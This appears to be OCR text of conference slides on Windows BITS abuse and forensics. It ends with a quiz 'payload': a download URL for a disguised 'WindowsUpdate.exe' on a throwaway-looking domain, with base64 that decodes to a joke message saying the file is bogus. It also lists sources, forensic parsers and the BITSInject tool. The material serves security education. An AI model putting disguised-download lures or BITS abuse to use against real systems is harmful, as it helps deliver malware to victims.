
Bonus: What is going on in this payload?

http://fjaz52wff88sg0c.pw/WindowsUpdate.exe

```
MZ
VGhpcyBpcyBhIGJvZ3VzIGV4ZWN1dGFibGUgKHRoYXQgaXMgb
m90IGEgdmFsaWQgUEUgZmlsZSkgZm9yIGEgcHJlc2VudGF0aW
9uIGF0IEJTaWRlcyBJb3dhIG9uIEFwcmlsIDE0LCAyMDE4ISB
JZiB5b3UgZm91bmQgdGhpcywgY29uZ3JhdHVsYXRpb25zISBZ
b3UndmUgd29uIG5vdGhpbmchIEJ1dCBwYXQgeW91cnNlbGYgb
24gdGhlIGJhY2ssIGFueXdheXMu
```


BITS?
A BIT ABOUT US
?
CONTACT US
SOURCES
BITS and pieces

Questions


BITS?
A BIT ABOUT US
?
CONTACT US
SOURCES
BITS and pieces

Connect

Dan O'Day


d@4n68r.com


4n68r


https://www.linkedin.com/in/danieloday/



https://4n68r.com

Ilya Kobzar


ilyakobzar@gmail.com


ilyakobzar


https://www.linkedin.com/in/ilyakobzar



BITS?
A BIT ABOUT US
?
CONTACT US
SOURCES
BITS and pieces

Sources

- Microsoft, "Background Intelligent Transfer Service" (MSDN), numerous articles / references, topic root at https://msdn.microsoft.com/en-us/library/windows/desktop/bb968799(v=vs.85).aspx
    - Microsoft, "How to control whether a BITS job is allowed to download over an expensive connection" (MSDN), https://msdn.microsoft.com/en-us/library/hh994437%28v=vs.85%29.aspx
    - Microsoft, "BITS_COST_STATE" (MSDN), https://msdn.microsoft.com/en-us/library/windows/desktop/mt595901(v=vs.85).aspx
- Matthew Geiger, "Finding your naughty BITS", presentation delivered at *DFRWS 2015 USA*, August 2015, slides at https://www.dfrws.org/sites/default/files/session-files/pres-finding_your_naughty_bits.pdf
- Dor Azouri, "BITSInject", presentation deliverd at *DEF CON 25*, July 2017, slides at https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/Dor%20Azouri/DEFCON-25-Dor-Azouri-BITSInject.pdf ; GitHub project at https://github.com/SafeBreach-Labs/BITSInject
- Elia Florio, "Malware Update with Windows Update" (Symantec Security Response blog), May 2007, https://www.symantec.com/connect/blogs/malware-update-windows-update
- Nicholas Griffin, "New 'f0xy' malware is intelligent - employs cunning stealth & trickery" (Forcepoint Security Labs blog), January 2015, https://blogs.forcepoint.com/security-labs/new-f0xy-malware-intelligent-employs-cunning-stealth-trickery
- Secureworks Counter Threat Unit Research Team, "Malware Lingers with BITS" (Secureworks Threats & Defenses blog), June 2016, https://www.secureworks.com/blog/malware-lingers-with-bits
- Jeet Morparia, "Trojan.Zlob.Q" (Symantec Security Response Write-ups), February 2016, https://www.symantec.com/security_response/writeup.jsp?docid=2016-020300-4629-99

Tools

- BITSAdmin (Microsoft) - DEPRECATED: https://msdn.microsoft.com/en-us/library/windows/desktop/aa362813(v=vs.85).aspx
- bits_parser (French National Agency for Information Systems Security (Agence nationale de la sécurité des systèmes d'information / ANSSI-FR)): https://github.com/ANSSI-FR/bits_parser (Python 3.3+)
- bits_jobs_parser (Andrea Sancho) - standalone Python 2.7 script; refactoring of bits_parser (with improved carving and error handling): https://github.com/digitalcroqueta/bits_parser (Python 2.7)
- BITSInject (Dor Azouri): https://github.com/SafeBreach-Labs/BITSInject
- 010 Hex Editor template for Queue Manager state files (Dor Azouri): https://github.com/SafeBreach-Labs/BITSInject/tree/master/bt_templates
- Michael Pietroforte, "Set Windows 10 Ethernet connection to metered with PowerShell" (4sysops blog), September 2016, https://4sysops.com/archives/set-windows-10-ethernet-connection-to-metered-with-powershell/
- ESEDatabaseView (Nirsoft): https://www.nirsoft.net/utils/ese_database_view.html


BITS?
A BIT ABOUT US
?
CONTACT US
SOURCES
BITS and pieces